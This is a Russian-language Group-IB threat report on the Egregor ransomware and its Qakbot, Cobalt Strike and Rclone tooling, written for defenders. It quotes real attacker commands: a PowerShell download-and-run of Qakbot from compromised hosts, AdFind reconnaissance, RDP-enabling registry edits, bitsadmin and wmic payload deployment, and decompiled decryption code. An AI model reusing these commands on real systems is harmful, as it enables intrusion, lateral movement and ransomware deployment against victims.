ШИФРОВАЛЬЩИК EGREGOR

→ GROUP-IB

ЯНВАРЬ 2021

ТЁМНОЕ НАСЛЕДИЕ MAZE

GROUP-IB

group-ib.com

Содержание

Отказ от ответственности

Отчет подготовлен экспертами Group-IB:

→ **Олег Скулкин**, ведущий специалист по компьютерной криминалистике
→ **Роман Резвухин**, заместитель руководителя Лаборатории компьютерной криминалистики по исследованию вредоносного кода
→ **Семен Рогачев**, специалист по исследованию вредоносного кода

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, об инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак групп. Описание деталей угроз в отчете дано исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием, целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления, цитирования в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

Введение

Операторы Qakbot

начали использовать вымогатель Egregor вместо привычного инструмента ProLock

69 компаний

были атакованы шифровальщиком Egregor с сентября 2020 года

Операторы Egregor

публикуют часть украденных данных перед шифрованием

Более $4 млн

составил самый крупный выкуп, запрошенный операторами Egregor

Атаки на крупные компании с целью получения значительного выкупа (на англ. – Big Game Hunting) в 2020 году стали ключевым трендом среди операторов программ-вымогателей. Говоря о жертвах шифровальщиков, сегодня мы имеем в виду целые производственные и банковские сети, а не отдельных пользователей. Средний выкуп, запрашиваемый каждой из 12 наиболее активных групп на рынке шифровальщиков, превышает 1,2 миллиона долларов, и эта сумма продолжает расти.

Ранее в этом году исследователи отмечали, что банковский троян Qakbot становится все более популярным инструментом для масштабных атак с использованием шифровальщика ProLock. Однако в рамках недавних реагирований на инциденты специалисты Group-IB обнаружили, что операторы ProLock начали использовать новый вымогатель – Egregor.

Шифровальщик Egregor проявляет активность с сентября 2020 года и менее чем за три месяца сумел успешно атаковать 69 компаний по всему миру. Большинство скомпрометированных организаций находятся в Соединенных Штатах (32), далее следуют Франция и Италия (по 7), Германия (6) и Великобритания (4). Другие жертвы располагаются на Ближнем Востоке, в Азиатско-Тихоокеанском регионе и в Латинской Америке. Операторы Egregor проявляют наибольший интерес к предприятиям в сфере производства и розничной торговли, однако широкую известность группа получила после атак на компанию-разработчика игр Crytek и сеть книжных магазинов Barnes & Noble.

Новый вымогатель также привлек к себе внимание после того, как операторы знаменитого шифровальщика Maze объявили о прекращении своей деятельности. Новости о роспуске Maze взбудоражили мир информационной безопасности, поскольку эта группа была самым активным оператором вымогателей за последний год. Они провели более 150 целевых атак, затронувших ключевые секторы экономики, и стали известны благодаря безжалостной тактике вымогательства. Maze выкладывала украденные данные в публичный доступ, если жертва отказывалась платить выкуп, при этом цена их дешифратора была очень высокой. Согласно исследованию Group-IB, средний выкуп, требуемый Maze, за последний год составил 2,4 миллиона долларов, что является одним из самых высоких показателей на рынке операторов вымогателей. Насколько нам известно, за упомянутый период группа заработала не менее 345 миллионов долларов. Важно отметить, что сразу после объявления о роспуске Maze в начале ноября 2020 года многие их партнеры начали использовать программу Egregor.

Упомянутые выше суммы выкупов вызывают обеспокоенность в отношении шифровальщика Egregor у многих специалистов информационной безопасности, включая экспертов Group-IB. В инцидентах, связанных с компаниями Crytek и Barnes & Noble, мы обнаружили, что операторы Egregor не просто шифруют данные своих жертв, но также публикуют файлы, похищенные у атакованных компаний, что как под копирку повторяет действия группы Maze. При этом самый крупный выкуп из известных, который потребовали операторы Egregor, составил более 4 миллионов долларов.

Связь Egregor с трояном Qakbot и сходство с шифровальщиками Maze и Sekhmet вывели новичка на арене вымогательского ПО на радары исследователей. В данном аналитическом отчете мы рассмотрим самые актуальные тактики, техники и процедуры (TTPs) из арсенала операторов Egregor и дадим рекомендации по предотвращению атак данного вымогателя. Мы надеемся, что данная информация поможет компаниям защитить себя и своих клиентов.

Сопоставление с матрицей MITRE ATT&CK®

Tactic	Technique	Procedure
TA0001 **Initial Access**	T1204.002 Malicious File	Для загрузки трояна Qakbot в целевую систему и получения первоначального доступа к сети операторы Egregor использовали вредоносные документы Word и таблицы Excel.
TA0002 **Execution**	T1059.001 PowerShell	Операторы Egregor использовали PowerShell для загрузки полезной нагрузки Qakbot, а также для установки полезной нагрузки Cobalt Strike Beacon и удаленного запуска программ-вымогателей на хостах.
	T1059.005 Visual Basic	Операторы Egregor использовали VBS-скрипты для загрузки и запуска полезной нагрузки Qakbot.
TA0003 **Persistence**	T1547.001 Registry Run Keys / Startup Folder	Для закрепления Qakbot на целевом хосте операторы Egregor использовали разделы реестра SOFTWARE\Microsoft\Windows\CurrentVersion\Run и папки автозагрузки.
	T1053.005 Scheduled Tasks	Для закрепления Qakbot на целевом хосте операторы Egregor использовали планировщик задач Windows.
TA0004 **Privilege Escalation**	T1055 Process Injection	Операторы Egregor использовали Cobalt Strike для внедрения полезной нагрузки в различные легитимные процессы.
TA0005 **Defense Evasion**	T1197 BITS Jobs	Для удаленной загрузки и запуска шифровальщика операторы Egregor использовали Background Intelligent Transfer Service (BITS) — службу ОС Windows, которая может передавать файлы в фоновом режиме.
	T1484 Group Policy Modification	Для отключения систем безопасности операторы Egregor развертывали скрипты с помощью групповых политик.
	T1562.001 Disable or Modify Tools	Операторы Egregor отключали системы безопасности с помощью скриптов.
	T1078.002 Domain Accounts	Операторы Egregor использовали доменные учетные записи для продвижения по сети.

TA0006 **Credential Access**	T1003 OS Credential Dumping	Операторы Egregor использовали Mimikatz для получения учетных данных.
TA0007 **Discovery**	T1087.002 Domain Account	Операторы Egregor собирали информацию о доменных учетных записях.
	T1082 System Information Discovery	Операторы Egregor собирали информацию о скомпрометированных хостах.
	T1083 File and Directory Discovery	Операторы Egregor собирали информацию о файлах и каталогах в целях обнаружения резервных копий и ценных данных для последующей выгрузки.
TA0008 **Lateral Movement**	T1021.001 Remote Desktop Protocol	Для продвижения по сети операторы Egregor использовали протокол RDP.
	T1021.002 SMB/Windows Admin Shares	Операторы Egregor использовали PsExec для распространения Qakbot и batch-скриптов по сети.
TA0010 **Exfiltration**	T1537 Transfer Data to Cloud Account	Операторы Egregor выгружали данные на подконтрольные серверы с помощью инструмента Rclone.
TA0011 **Command & Control**	T1071.001 Web Protocols	Операторы Egregor осуществляли сетевое взаимодействие с командным сервером по протоколам HTTP и HTTPS.
TA0040 **Impact**	T1490 Inhibit System Recovery	Операторы Egregor удаляли теневые копии Windows и резервные копии перед шифрованием.
	T1486 Data Encrypted for Impact	Операторы Egregor использовали программу-вымогатель для шифрования файлов на целевых хостах.

Недавние кампании Qakbot

Операторы Qakbot

доставляют вредоносное ПО с помощью зараженных документов Word и таблиц Excel

Подмены цепочек писем

остаются популярной техникой у атакующих

В сентябре 2020 года троян Emotet снова начали использовать для доставки трояна Trickbot, поэтому операторам Qakbot пришлось распространять свою программу без помощи Emotet. Злоумышленники первоначально доставляли троян Qakbot с помощью документов Word, содержащих вредоносные макросы, но вскоре перешли к использованию таблиц Excel, в которых эксплуатировали функцию Dynamic Data Exchange (DDE) для выполнения вредоносного кода. Как и в более ранних атаках, для маскировки вредоносных рассылок атакующие использовали технику подмены цепочек писем.

Специалисты Group-IB отметили, что рассылки, содержавшие документы Word, были в основном посвящены двум темам: компенсациям и жалобам (например, `Compensation_828189516_09092020.doc` и `Complaint_Copy_1106166502.doc`).

При открытии документа жертва получала фишинговое сообщение, якобы содержащее инструкции по просмотру защищенного контента.



Рисунок 1. Фишинговый документ

Если жертва соглашалась следовать инструкциям и разрешала выполнение макросов, VBS-файл со случайным именем (например, `KNBYVBVgt6tt66tf67f7667fFTVVVGHVGVGVTC56e67785.vbs`) размещался в папке **C:\ProgramData** и запускался с помощью процесса **explorer.exe**. VBS-скрипт затем создавал папку в корневом каталоге диска **C:** (под жестко закодированным именем, например SupportApple), куда, в свою очередь, помещался CMD-файл (например, `B.cmd`).

После этого CMD-файл запускался с помощью процесса **cmd.exe** (пример: `cmd.exe /c «C:\SupportApple\B.cmd»`). Данный файл используется для того, чтобы с помощью PowerShell загрузить исходную полезную нагрузку Qakbot со скомпрометированного ресурса и сохранить ее в ранее созданной папке.

В кампаниях Qakbot

для хранения полезной нагрузки использовались PNG-файлы со случайными числами в названии

Ниже представлен пример того, как с помощью PowerShell осуществляется загрузка Qakbot:

```
POWerShell Foreach($url in @('http://yourswimmingpools[.]com/jrxboortfb/555555555.png','http://readymachinery[.]com/rmhntif-dhk/555555555.png','http://trreseller[.]in/sgsyuthomr/555555555.png','http://kevinkaisergroup[.]com/zkoxgz/555555555.png','http://propertybase[.]consulting/ukulv/555555555.png','http://for-mazione.divanoprotetto[.]it/goxovthccaf/555555555.png','http://locus-heerema.nl/pckoub/555555555[.]png','http://schiffben-efits[.]com/njffzpavdxtn/555555555.png','http://www.ianeuro.com/dpxezxa/555555555[.]png','http://www.akdesignweb[.]com/jjpio/555555555.png','http://yadkinvalleysl[.]com/wtrlkjcw-zas/555555555.png','http://sagasp.com[.]br/ppjzcboa/555555555.png','http://www.flufftobuff.co[.]uk/yazyilhb/555555555.png','http://nkilotravels[.]com/uscqc/555555555.png','http://tdrustorg[.]com/hoimbwtyyxq/555555555.png')) { try{$path = 'C:\SupportApple\Dert.exe'; (New-Object Net.WebClient).DownloadFile($url.ToString(), $path);saps $path; break;}catch{write-host $_.Exception.Message}}
```

Названия вредоносных файлов Excel, некоторые из которых представлены ниже, были связаны с широким кругом тем:

```
Claim_2070988831_11102020.xls
ElectionInterference_532076620.xls
Contract_modif-2766461.xls
Compensation_765509831_10272020.xls
Indebtedness-1169334099-10212020.xlsb
Charging-121078651-10192020.xlsb
Calculation-1242575771-10162020.xls
Comission_188314787_10142020.xlsb
ArbitrationProcedures_1526951476_10132020.xls
Cancellation-1941796438-10082020.xls
Refusal-705518862-10062020.xls
Complaint_136110613_10022020.xls
```

Все упомянутые файлы были замаскированы под документы DocuSign, чтобы вызвать доверие у жертвы и убедить ее запустить защищенное содержимое.



Рисунок 2. Документ, использующий логотип DocuSign

Такие документы содержат вредоносный код, скрытый в формулах на одном из листов, который выполняется, если жертва активирует защищенное содержимое. После выполнения код загружает начальную полезную нагрузку со взломанного ресурса и сохраняет ее с расширением .exe по жестко закодированному пути (например, `C:\Gravity\Gravity2\Fiksat.exe`). Полезная нагрузка Qakbot хранится на скомпрометированных ресурсах в виде файла с расширением .png, но вместо привычного названия с шестью или более одинаковыми цифрами (например, `555555.png`) теперь используются случайные числа (например, `458633.png`). Также это можно заметить в вышеупомянутом примере с использованием PowerShell.

Как и в более ранних инцидентах, исполняемый файл Qakbot обычно копируется в папку:

```
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\%RANDOM_NAME%\
%RANDOM_NAME%.exe
```

Что касается исходной полезной нагрузки, она перезаписывается легитимным приложением «Калькулятор» с помощью командной строки вида:

```
cmd.exe /c ping.exe -n 6 127.0.0.1 & type «C:\Windows\System32\
calc.exe» > «C:\Path\To\Initial_Payload.exe»
```

Для закрепления в скомпрометированной системе атакующие продолжают использовать привычные механизмы, включая разделы реестра Run, папки автозагрузки и создание задач в планировщике.

Пост-эксплуатация

С помощью AdFind

злоумышленники собирали информацию об Active Directory

Операторы Egregor

использовали устаревшую версию Cobalt Strike для доставки HTTP Beacon или SMB Beacon на целевые хосты

Инструмент Rclone

использовался злоумышленниками для выгрузки данных на контролируемые серверы

В рамках реагирования на инциденты специалисты Group-IB отметили, что атакующие использовали методы, идентичные тем, которые применялись в атаках программы-вымогателя ProLock.

После получения первоначального доступа злоумышленники собирали информацию об Active Directory с помощью инструмента AdFind:

```
adfind.exe -f “(objectcategory=person)” > ad_users.txt
adfind.exe -f “objectcategory=computer” > ad_computers.txt
adfind.exe -f “(objectcategory=organizationalUnit)” > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > subnets.txt
adfind.exe -f “(objectcategory=group)” > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Этот подход нельзя назвать уникальным: скрипты с похожими командами широко используются в различных атаках программ-вымогателей.

Для продвижения по сети злоумышленники использовали протокол удаленного рабочего стола (RDP). Чтобы установить соединение, они модифицировали записи реестра и правила брандмауэра с помощью скрипта **rdp.bat**, как показано ниже:

```
reg add “HKLM\System\CurrentControlSet\Control\Terminal Server” /v
“fDenyTSConnections” /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group=”Remote Desktop” new ena-
ble=yes
reg add “HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp” /v “UserAuthentication” /t REG_DWORD /d 0 /f
```

Также с помощью скриптов злоумышленники удаленно запускали полезную нагрузку Cobalt Strike Beacon на зараженных хостах. Команда jump Cobalt Strike обычно используется для доставки HTTP Beacon или SMB Beacon на целевые хосты с помощью **PsExec** или **psexec_psh**. Полезная нагрузка может быть представлена как в виде отдельного исполняемого файла, так и в виде скрипта PowerShell. Важно отметить, что злоумышленники использовали устаревшую версию Cobalt Strike (более раннюю, чем версия 4.1), о чем свидетельствует тот факт, что они запускали полезную нагрузку с помощью команды jump по пути вида:

```
\\127.0.0.1\ADMIN$\a646e46.exe
```

При этом известно, что новые версии программы используют IP-адрес целевого хоста вместо 127.0.0.1.

Cobalt Strike существенно расширил пост-эксплуатационный функционал инструментов злоумышленников, позволив им дампить учетные данные и сканировать сеть. Атакующие часто использовали команду inject, позволяющую внедрять полезную нагрузку в легитимные системные процессы, такие как, например, **winlogon.exe**.

В некоторых случаях злоумышленники также использовали инструмент PsExec, чтобы распространить Qakbot по всей инфраструктуре атакуемой компании. Кроме того, как и в инцидентах с использованием шифровальщика ProLock, которые мы проанализировали в недавнем техническом отчете, новая группа использует бинарный файл Qakbot с именем md.exe.

Как и операторы ProLock, злоумышленники для выгрузки данных использовали инструмент Rclone и применяли схожую технику маскировки. Единственное изменение заключалось в переименовании файла в svchost.exe и размещении его в C:\Windows. Специалисты Group-IB обнаружили, что извлеченные данные перемещались из общего сетевого ресурса не в облачное хранилище, а напрямую на контролируемый злоумышленником сервер.

Операторы Egregor обычно публикуют часть выгружаемых данных на своем сайте как доказательство того, что они не только заблокировали системы атакованной компании, но и украли конфиденциальную информацию.

Hall of Shame

Так называется страница сайта операторов Egregor с опубликованными данными жертв



Рисунок 3. Ресурс операторов Egregor с опубликованными данными жертв

Если атакованная компания отказывается платить выкуп, злоумышленники полностью публикуют украденные данные в публичном доступе.



Рисунок 4. Данные компании Crytek, выложенные в сеть

Чтобы отключить Защитник Windows, злоумышленники модифицировали групповые политики. По крайней мере в одном из инцидентов они удалили System Center Endpoint Protection с помощью следующей команды:

```
C:\Windows\ccmsetup\scepinstall.exe /u /s
```

Только после извлечения конфиденциальных данных и отключения систем защиты злоумышленники начинают подготовку к развертыванию программы-вымогателя.

Распространение шифровальщика

Техники для установки шифровальщика:

эксплуатация Background Intelligent Transfer Service (BITS), использование инструмента wmic, запуск исполняемого файла Egregor с помощью сессии PowerShell на удаленном хосте

Злоумышленники использовали разные техники для установки программы-вымогателя, иногда даже в рамках одной атаки.

Первый метод заключается в использовании инструмента Background Intelligent Transfer Service (BITS) для загрузки полезной нагрузки Egregor с командного сервера в каталог **C:\Windows**. Затем полезная нагрузка запускается с помощью **rundll32.exe**:

```
bitsadmin /transfer debjob /download /priority normal http://REDACTED/e.dll C:\windows\e.dll
rundll32.exe C:\Windows\e.dll,DllRegisterServer %1 –full
```

Важно отметить, что такое же имя задания (debjob) ранее использовалось операторами ProLock.

Другая техника включает использование инструмента wmic для удаленного запуска полезной нагрузки Egregor на хостах. Скрипт монтирует диск **C:** удаленного хоста как сетевой ресурс, копирует полезную нагрузку в **C:\Windows**, запускает ее с помощью rundll32.exe, записывает данные в `C:\Windows\Temp\log.dat`, а затем отключает диск:

```
for /F %%i in (C:\windows\list_s.txt) do @ net use \\%%i\c$ “REDACTED” /user:”DOMAIN\user” && copy C:\Windows\e.dll \\%%i\c$\Windows\e.dll /Y && wmic /node:%%i /user:”DOMAIN\user” /password:”REDACTED” process call create “rundll32.exe C:\Windows\e.dll,DllRegisterServer %1 --full” && echo %%i 1>>c:\windows\temp\log.dat & net use \\%%i\c$ /delete
```

Третий метод, выявленный экспертами Group-IB, подразумевает развертывание и запуск исполняемого файла Egregor с помощью сессии PowerShell на удаленном хосте. Интересно отметить, что обнаруженный скрипт PowerShell содержал комментарии на русском языке:

```
$exec_Result=@()
## Запускаем процесс на текущем хосте, если PowerShell сессия поднялась
if ($pss) {
    $exec_Result = Invoke-Command -Session $pss -ScriptBlock {
        #$processName = (($args[0] -split "\\")[-1] -split "\.")[0]
        #([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null) | Out-Null
        #Remove-Variable -Name processID -ErrorAction SilentlyContinue
        $processID = ([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null).ProcessID
        Start-Sleep -Seconds 1
        #$process = (Get-Process | ? {$_.ProcessName -match $processName})[0]
        $process = (Get-Process | ? {$_.Id -eq $processID})[0]
        if ( $process ) {
            $process.Id
            $process.StartTime.ToString('yyyy-MM-dd HH:mm:ss')
            "OK"
        } else {
            "0000"; "0000-00-00 00:00:00";"NOEXEC"
        }
    #} -ArgumentList $exe_Path_Dest
    } -ArgumentList $cmd
} else {
    $exec_Result = @("0000", "0000-00-00 00:00:00", "NOPSS")
} ## if ($pss)

Remove-PSSession $pss
```

Рисунок 5. Часть скрипта PowerShell, используемого для развертывания вымогателя Egregor.

Как и в предыдущих сценариях развертывания, полезная нагрузка Egregor копируется в каталог **C:\Windows** и запускается с помощью **rundll32.exe**.

Анализ программы-вымогателя

Обфускация Egregor

очень похожа на ту, которая используется в программе-вымогателе Sekhmet

Последовательность языковых проверок

очень похожа на ту, которая используется в программах-вымогателях Sekhmet и Maze

Потоковый шифр ChaCha8

и асимметричный алгоритм RSA-2048 используются для шифрования файлов. Эта же схема используется в программах-вымогателях Sekhmet и Maze

Специалисты Group-IB проанализировали образец вымогателя Egregor, который был получен в рамках реагирования на инцидент. Образец представлял собой 32-битную библиотеку с именем e.dll, которая содержала следующую отметку времени компиляции: 01.10.2020 20:14:37 UTC. Интересно, что этот файл содержит следующий путь к файлу PDB:

```
M:\ewdk\Program Files\Microsoft\ExtensionManager\Extensions\
Microsoft\Windows Kits\10\Debug\ewdk.pdb.
```

Библиотека запускается с помощью исполняемого файла rundll32 с командной строкой вида:

```
rundll32.exe C:\Windows\q.dll,DllRegisterServer -password –-mode
```

После вызова функции DllRegisterServer декодируется, расшифровывается и выполняется следующая стадия Egregor. Для расшифрования второй стадии применяется потоковый шифр ChaCha8 (ключ и nonce хранятся внутри файла) и кодировка Base64:

```
HRESULT __stdcall DllRegisterServer_0()
{
  char keystream[64]; // [esp+1Ch] [ebp-58h] BYREF
  LPVOID decr_buf; // [esp+5Ch] [ebp-18h]
  void *encr_buf; // [esp+60h] [ebp-14h]
  SIZE_T decr_buf_size; // [esp+64h] [ebp-10h] BYREF
  wchar_t *v5; // [esp+68h] [ebp-Ch]

  v5 = GetCommandLineW();
  if ( StrCompare(v5, L"--useless") )
    return 0;
  decr_buf_size = 0;
  encr_buf = Base64Decode(base64_encoded_stage, 0x4E558u, &decr_buf_size);
  if ( !encr_buf )
    return 1;
  decr_buf = VirtualAlloc(0, decr_buf_size, 0x3000u, 0x40u);
  ChaCha8_KeyExpansion(keystream, "ppASHGDikgp*tGfkokTDrJOPFbdFGPfs", 256);
  ChaCha8_AddNonce(keystream, "7DYGbfAw");
  ChaCha8_Decrypt(keystream, encr_buf, decr_buf, decr_buf_size);
  RunNextStageInMem(decr_buf);
  Sleep(0xFFFFFFFF);
  if ( encr_buf )
    j_j_j_j_j_j_j___free_base_0(encr_buf);
  return 0;
}
```

Рисунок 6. Код расшифровки второй стадии Egregor

Интересно отметить, что, если DLL-файл шифровальщика Egregor запустится с параметром “–useless”, процесс остановится и шифрования данных не произойдет.

Назначение второй стадии – расшифровка финальной полезной нагрузки. Это возможно только при условии, что в качестве аргумента командной строки указан правильный пароль. Этот пароль используется как ключ для алгоритма HMAC-SHA256, а входные данные для HMAC-SHA256 фиксированы в программе. Комбинация из 10 тысяч итераций HMAC-SHA256 и операции XOR используются для создания ключа потокового шифра Rabbit, который применяется для расшифровки финальной полезной нагрузки.

```
hmac_sha256_init(&ctx, password, password_len__);
sha256_update(text_1, &ctx, text_1_len);    // text_1 = pqosihd
sha256_update(&text_2, &ctx, 4u);           // text_2 = 0x00000001
hmac_sha256_final(&ctx, temp_text);
memmove(rabbit_key, temp_text, 32u);
password_len_ = password_len;
iter = 9999;
do
{
  hmac_sha256_init(&ctx, password_, password_len_);
  sha256_update(temp_text, &ctx, 32u);
  hmac_sha256_final(&ctx, temp_text);
  for ( i = 0; i < 32; i += 16 )
    *&rabbit_key[i] = _mm_xor_si128(*&temp_text[i], *&rabbit_key[i]);
  --iter;
}
```

Рисунок 7. Расшифровка финальной стадии шифровальщика Egregor (обратите внимание на использование фиксированной строки и константы, служащие в качестве входных данных для HMAC-SHA256)

Финальная полезная нагрузка сильно обфусцирована «мусорными инструкциями» JMP и CALL; также зашифрованы строки, используемые в программе. Специалисты Group-IB отмечают, что обфускация Egregor очень похожа на ту, которая используется в программе-вымогателе Sekhmet. Отмечается сходство не только в обфускации строк, но и в использовании одинаковых ключей для расшифровки одних и тех же строк в Sekhmet и Egregor.

Egregor выполняет проверку языка, вызывая следующие API-функции: GetSystemDefaultLangID, GetUserDefaultUILanguage и GetUserDefaultLangID. Если в ответ возвращается один из следующих языковых идентификаторов, Egregor завершает работу:

```
0x419 - ru-RU - Russian (Россия)
0x422 - uk-UA - Ukrainian (Украина)
0x423 - be-BY - Belarusian (Беларусь)
0x428 - tg-Cyrl-TJ - Tajik (кириллица, Таджикистан)
0x42B - hy-AM - Armenian (Армения)
0x42C - az-Latn-AZ - Azerbaijani (латиница, Азербайджан)
0x437 - ka-GE - Georgian (Грузия)
0x43F - kk-KZ - Kazakh (Казахстан)
0x440 - ky-KG - Kyrgyz (Кыргызстан)
0x442 - tk-TM - Turkmen (Туркменистан)
0x443 - uz-Latn-UZ - Uzbek (латиница, Узбекистан)
0x444 - tt-RU - Tatar (Россия)
0x818 - ro-MD - Romanian (Молдова)
0x819 - ru-MD - Russian (Молдова)
0x82C - az-Cyrl-AZ - Azerbaijani (кириллица, Азербайджан)
0x843 - uz-Cyrl-UZ - Uzbek (кириллица, Узбекистан)
```

Специалисты Group-IB отметили, что последовательность языковых проверок очень похожа на ту, которая используется в программах-вымогателях Sekhmet и Maze.

Очевидно, что основной целью Egregor является шифрование файлов. Файлы шифруются с помощью потокового шифра ChaCha8 и асимметричного алгоритма RSA-2048. Эта же схема используется в программах-вымогателях Sekhmet и Maze. Ключ и nonce для ChaCha8 генерируются случайным образом для каждого зашифрованного файла.

```
if ( !CryptGenRandom(v12, 0x20u, pbBuffer)    // key
  || !CryptGenRandom(v12, 8u, v101)           // nonce
  || (fillChachaInitialState(&v45, pbBuffer, 256),
      prepareChaChaStruct(&v45, v101),
```

Рисунок 8. Генерация ключа и nonce ChaCha8 в Egregor и Sekhmet

```
if ( CryptGenRandom(v5, 0x20u, v4) )          // key
{
  v6 = (*(this + 12) + 32);
  v7 = (*(**(this + 4) + 12))(*(this + 4));
  if ( CryptGenRandom(v7, 8u, v6) )           // nonce
    prepareChaChaStructAndInitialState(this);
}
```

Рисунок 9. Генерация ключа и nonce ChaCha8 в шифровальщике Maze

